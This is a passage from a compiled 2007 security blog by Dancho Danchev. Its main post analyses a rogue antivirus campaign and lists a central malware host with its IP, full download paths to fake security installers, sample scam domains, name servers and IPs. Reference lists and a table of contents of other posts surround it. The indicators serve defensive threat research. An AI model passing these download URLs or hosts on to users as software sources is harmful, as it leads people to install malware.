vectors - today’s [18]client side vulnerabilities courtesy of a malware exploitation kit that were found embedded on

the majority of [19]infected web sites incidents I’ve been assessing for the last couple of months.

1. http://ddanchev.blogspot.com/2007/10/diy-german-malware-dropper.html

2. http://secunia.com/cve_reference/CVE-2006-0003/

3. http://seclists.org/fulldisclosure/2007/Aug/0411.html

657

4. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

5. http://ddanchev.blogspot.com/2007/08/storm-worm-malware-back-in-game.html

6. http://ddanchev.blogspot.com/2007/08/offensive-storm-worm-obfuscation.html

7. http://ddanchev.blogspot.com/2007/08/storm-worms-use-of-dropped-domains.html

8. http://ddanchev.blogspot.com/2007/09/storm-worms-ddos-attitude.html

9. http://www.darkreading.com/document.asp?doc_id=138610&WT.svl=news1_1

10. http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html

11. http://ddanchev.blogspot.com/2007/07/icepack-malware-kit-in-action.html

12. http://ddanchev.blogspot.com/2007/05/webattacker-in-action.html

13. http://ddanchev.blogspot.com/2007/08/nuclear-malware-kit.html

14. http://ddanchev.blogspot.com/2007/09/google-hacking-for-mpacks-zunkers-and.html

15. http://www.esecurityplanet.com/trends/article.php/3713311

16. http://ddanchev.blogspot.com/2007/09/popular-web-malware-exploitation.html

17. http://ddanchev.blogspot.com/2007/11/are-you-botnet-ing-with-me.html

18. http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html

19. http://ddanchev.blogspot.com/2007/11/i-see-alive-iframes-everywhere-part-two.html

658

A Diverse Portfolio of Fake Security Software (2007-12-07 22:46)

The recently exposed [1]RBN’s fake security software was literally just the tip of the iceberg in this ongoing practice of distributing spyware and malware under the shadow of software that’s positioned as [2]anti-spyware and

anti-malware one. The domain farm of fake security software which I’ll assess in this post is worth discussing due

to the size of its portfolio, how they’ve spread the [3]scammy ecosystem on different networks, as well as the

directory structure they take advantage of, one whose predictability makes it faily easy to efficiency obtain all the

fake applications. This particular case is also a great example of the typical for a [4]Rock Phish kit [5]efficiency vs quality [6]trade off, namely, all the binaries dispersed through the different domains are actually hosted on a single IP, and are identical.

Who’s hosting the malware and what directory structure per campaign do they use?

It seems as **content.onerateld.com** (**87.248.197.26**) which is hosted at Limelight Networks is used in all the domains as the central download location. The directory structure is as follows :

content.onerateld.com/antiworm2008.com/AntiWorm2008/install _en.exe content.onerateld.com/avsystemcare.com/AVSystemCare/install _en.exe

content.onerateld.com/winsecureav.com/WinSecureAv/install _en.exe

content.onerateld.com/goldenantispy.com/GoldenAntiSpy/install _en.exe

content.onerateld.com/menacerescue.com/MenaceRescue/install _en.exe

659

content.onerateld.com/antispywaresuite.com/AntiSpywareSuite/install _en.exe

content.onerateld.com/trojansfilter.com/TrojansFilter/install _en.exe

content.onerateld.com/bestsellerantivirus.com/BestsellerAntivirus/install _en.exe

Therefore, if you have secureyourpc.com the directory structure would be **/SecureYourPC.com/SecureYourPC/install**

_en.exe

Sample domains portfolio of digitally alike samples of each of these :

antivirusfiable.com

antivirusmagique.com

bastioneantivirus.com

gubbishremover.com

pchealthkeeper.com

securepccleaner.com

storageprotector.com

trustedprotection.com

yourprivacyguard.com

DNS servers further expanding the domains portfolio :

ns1.bestsellerantivirus.com

ns2.bestsellerantivirus.com

ns3.bestsellerantivirus.com

ns4.bestsellerantivirus.com

ns1.onerateld.com

ns2.onerateld.com

Main portfolio domain farm IPs :

- [7]87.117.252.11

- [8]85.12.60.22

- [9]85.12.60.11

- [10]85.12.60.30

Laziness on behalf of the malicious parties in this campaign, leads to better detection rate, thus, they didn’t hedge the risks of having their releases detected by diversifying not just the domains portfolio, but the actual binaries themselves.

1. http://ddanchev.blogspot.com/2007/10/rbns-fake-security-software.html

2. http://ddanchev.blogspot.com/2007/11/but-of-course-im-infected-with-spyware_18.html

3. http://ddanchev.blogspot.com/2007/11/scammy-ecosystem.html

4. http://ddanchev.blogspot.com/2007/09/209-host-locked.html

5. http://ddanchev.blogspot.com/2007/11/661-host-locked.html

6. http://ddanchev.blogspot.com/2007/10/assessing-rock-phish-campaign.html

7. http://img225.imageshack.us/img225/9795/portfolio01xp0.png

8. http://img225.imageshack.us/img225/7826/portfolio02ib8.png

9. http://img225.imageshack.us/img225/4622/portfolio03sw6.png

10. http://img225.imageshack.us/img225/7940/portfolio04di6.png

BlogBook v1.2,

LATEX 2 ε & GNU/Linux.

https://www.blogbooker.com

Edited: May 1, 2020

Document Outline

- Forensic Examination of Terrorists' Hard Drives (2007-02-13 04:09)
- Gender Based Censorship in the News Media (2007-02-13 17:48)
- Emerging DDoS Attack Trends (2007-02-14 00:27)
- She Loves Me, She Loves Me Not (2007-02-14 23:13)
- Censorship in China - An Open Letter (2007-02-14 23:38)
- RFID Tracking Miniaturization (2007-02-15 01:07)
- The Electronic Frontier Foundation in Europe (2007-02-15 16:29)
- Terrorism and Encryption (2007-02-16 20:44)
- Delicious Information Warfare - Friday 16th (2007-02-16 22:24)
- My Feed is on Fire, My Feed is on Fire! (2007-02-18 04:31)
- Beyond Traditional Advertising Packages (2007-02-18 04:58)
- Profiling Sergey Brin (2007-02-18 05:45)
- Cuba's Internet Dictatorship (2007-02-19 23:08)
- The Phishing Ecosystem (2007-02-21 11:15)
- Korean Zombies Behind the Root Servers Attack (2007-02-22 17:32)
- Image Blocking in Email Clients and Web Services (2007-02-22 18:06)
- The RootLauncher Kit (2007-02-23 01:59)
- Characteristics of Islamist Websites (2007-02-23 02:19)
- A Review of SiteAdvisor Pro (2007-02-23 03:09)
- Fake Terror SMS Sent to 10,000 People (2007-02-27 15:39)
- XSS Vulnerabilities in E-banking Sites (2007-02-27 16:14)

- Infecting Terrorist Suspects with Malware (2007-09-06 16:58)
- Popular Web Malware Exploitation Techniques (2007-09-10 14:30)
- Google Hacking for MPacks, Zunkers and WebAttackers (2007-09-10 15:49)
- Storm Worm's DDoS Attitude (2007-09-11 16:10)
- 209 Host Locked (2007-09-12 13:37)
- U.S Consulate St. Petersburg Serving Malware (2007-09-14 17:08)
- Storm Worm's DDoS Attitude - Part Two (2007-09-17 11:26)
- PayPal and Ebay Phishing Domains (2007-09-17 14:10)
- A Chinese Malware Downloader in the Wild (2007-09-17 18:11)
- Two Cyber Jihadist Blogs Now Offline (2007-09-19 14:33)
- Custom DDoS Capabilities Within a Malware (2007-09-19 16:02)
- DIY Phishing Kit Goes 2.0 (2007-09-20 12:57)
- The Truth Serum - Have a Drink! (2007-09-21 15:50)
- The Dark Web and Cyber Jihad (2007-09-24 13:56)
- Localizing Open Source Malware (2007-09-26 09:21)
- China's Cyber Espionage Ambitions (2007-09-26 09:42)
- A New Issue of (IN)Secure Magazine "in the Wild" (2007-09-26 11:00)
- Syrian Embassy in London Serving Malware (2007-09-27 19:25)
- Syrian Embassy in London Serving Malware (2007-09-28 20:33)